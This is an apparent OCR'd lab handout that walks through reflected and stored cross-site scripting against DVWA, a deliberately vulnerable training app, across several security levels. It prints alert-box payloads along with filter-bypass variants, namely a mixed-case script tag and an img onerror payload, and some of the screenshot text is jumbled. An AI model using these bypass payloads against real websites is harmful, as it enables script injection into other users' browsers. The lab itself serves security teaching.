**Cross Site Scripting (XSS)**

Cross-Site Scripting (XSS) is a client-side code injection attack that allows attackers to inject malicious scripts into trusted websites. These scripts are then executed in the browsers of unsuspecting users, often leading to serious security breaches

In this lab, you will perform Reflected XSS and Stored XSS attacks against the DVWA (Damn Vulnerable Web Application!) at low, medium, and high security levels.


- Part 1: Perform Reflective Cross Site Scripting Exploits
- Part 2: Perform Stored Cross Site Scripting Exploits

## Perform Reflective Cross Site Scripting Exploits

A Reflected XSS attack is one in which a malicious script is reflected off a web server to the user's browser. The script is activated through a link that the victim clicks. This will send a request to the website that has a vulnerability that enables execution of the malicious script.

In What's  your name ? Field enter Reflected_Test

You will see the message **Hello Reflected_Test** appear. In the second screenshot




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Reflected_Test

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Screenshot 1



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit


Hello Reflected_Test

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Screenshot 2


The presence of the string in the page source HTML indicates that values entered in a user response text field are inserted into the source code for the page. This indicates to an attacker that the page may be vulnerable to reflected XSS attacks.



```


<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">
        <form name="XSS" action="#" method="GET">
            <p>
                What's your name?
                <input type="text" name="name">
                <input type="submit" value="Submit">
            </p>

        </form>
        <pre>Hello Reflected_Test</pre>
    </div>

    <h2>More Information</h2>
    <ul>
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp
        <li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html<
        <li><a href="http://hiderefer.com/?http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a></li>
    </ul>
</div>
```

Enter the following payload in the **What's your name?** box and click **Submit**.
`<script>alert("You are hacked!")</script>`

An alert popup box will appear with the words **You are hacked!**. This means the site is vulnerable to Reflected XSS attacks and we have successfully exploited the vulnerability.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? "You are hacked")</script>

More Information


dvwa.vm

You are hacked

## Perform a Reflected XSS attack at Medium security level.

enter the following payload in the **What's your name?** box and click **Submit**.
`<script>alert("You are hacked!")</script>`

You will see a Hello response, but this time no pop up will appear. This indicates that the script did not execute. Note that the script is displayed as literal text.


dvwa.vm/vulnerabilities/xss_r/?name=<script>alert("You+are+hacked")<%2Fscripts>#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

```
Hello alert("You are hacked")
```


More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

sername: admin

Enter the following payload in the **What's your name?** box and click **Submit**.
**`<ScRipt>alert("You are hacked!")</ScRipt>`**

The popup did appear because the payload with the <ScRipt> tag was able to bypass the filter. This means the site is still vulnerable to Reflected XSS attacks even at the Medium security level.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? t("You are hacked")</ScRip

```
Hello alert("You are hacked")
```

dvwa.vm

You are hacked


## Perform a Reflective XSS attack at High security level.

The same attack will be attempted, but this time the security level of the website will be High

Enter the following payload in the **What's your name?** box and click **Submit**. (Note the use of underscores to replace spaces.)

**<img src=x onerror=alert("You_are_hacked")>**

The XSS popup box will appear this time. We successfully bypassed the filter and exploited the Reflected XSS vulnerability in DVWA at High level security.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

dvwa.vm

you_are_hacked

- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

## Perform Stored Cross Site Scripting Exploits


With the stored XSS exploit, you enter a malicious script through user input and the script is stored on the target server in a message forum, database, visitor log, or comment field. When a user visits the target, the server exposes the user to the malicious code.

### Perform a Stored XSS attack at Low security level.

Exploiting stored XSS at low level security is easy because there are no security measures in place. You can simply submit a <script> to achieve the exploit.

Type the string **XSS Test#1** in the **Name*** field and type **Stored XSS Test** in the **Message** * field. click **Sign Guestbook**.
View the page source code and search for the **Test#1** and **Stored XSS Test** strings.

Both strings, **Test#1** and **Stored XSS Test**, will be in the page source code indicating that the two input fields may be vulnerable to a Stored XSS attack. See screenshot 2



Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|---|---|
| Name * | |
| Message * | |

Name: test
Message: This is a test comment.

Name: Omar
Message: <script>alert(\'omar\')</script>

Name: Omar
Message: <script>alert(\"omar\")</script>


Name: omae
Message: alert(\"omar)

Name: XSS Test#1
Message: Stored XSS Test

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Screenshot 1




```
                </tr>
                <tr>
                    <td width="100">&nbsp;</td>
                    <td><input name="btnSign" type="submit" value="Sign Guestbook" onClick="return checkForm();"></td>
                </tr>
            </table>

        </form>

    </div>
    <br />

    <div id="guestbook_comments">Name: test<br />Message: This is a test comment.<br /></div>
<div id="guestbook_comments">Name: Omar<br />Message: &lt;script&gt;alert(\'omar\')&lt;/script&gt;<br /></div>
<div id="guestbook_comments">Name: Omar<br />Message: &lt;script&gt;alert(\&quot;omar\&quot;)&lt;/script&gt;<br /></div>
<div id="guestbook_comments">Name: omae<br />Message: alert(\&quot;omar)<br /></div>
<div id="guestbook_comments">Name: XSS Test#1<br />Message: Stored XSS Test<br /></div>
<div id="guestbook_comments">Name: XSS Test#1<br />Message: Stored XSS Test<br /></div>

    <br />

    <h2>More Information</h2>
    <ul>
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index
        <li><a href="http://hiderefer.com/?https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp.org/i
        <li><a href="http://hiderefer.com/?https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></l
```

Screenshot 2

## Perform a Stored XSS attack at Medium security level.

Enter **Test#1** in the **Name** * box and enter the following payload in the **Message** * box and click **Sign Guestbook**.
`<script>alert("You are hacked!")</script>`

No popup box should appear. Refreshing the page should not cause the alert popup box to appear either. This means that there is code in the backend that is sanitizing the user input from the **Message** * field to prevent scripts from being submitted. You can see the modified input in the last rectangle message box below the input fields . See screenshot 2.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Test#1

Message * <script>alert("You are hacked!")</script>

Name: test
Message: This is a test comment.

Name: Omar
Message: <script>alert(\'omar\')</script>

Name: Omar
Message: <script>alert(\"omar\")</script>

Name: omae
Message: alert(\"omar)


Name: XSS Test#1
Message: Stored XSS Test

Name: XSS Test#1
Message: Stored XSS Test

Name: XSS Test#1
Message: Stored XSS Test

More Information

Screenshot 1



Vulnerability: Stored Cross Site Scripting (XSS)

```
Name: test
Message: This is a test comment.

Name: Omar
Message: <script>alert(\'omar\')</script>

Name: Omar
Message: <script>alert(\"omar\")</script>

Name: omae
Message: alert(\"omar)

Name: XSS Test#1
Message: Stored XSS Test

Name: XSS Test#1
Message: Stored XSS Test

Name: XSS Test#1
Message: Stored XSS Test

Name: Test#1
Message: alert(\"You are hacked!\")

Name: Test#1
Message: alert(\"You are hacked!\")
```

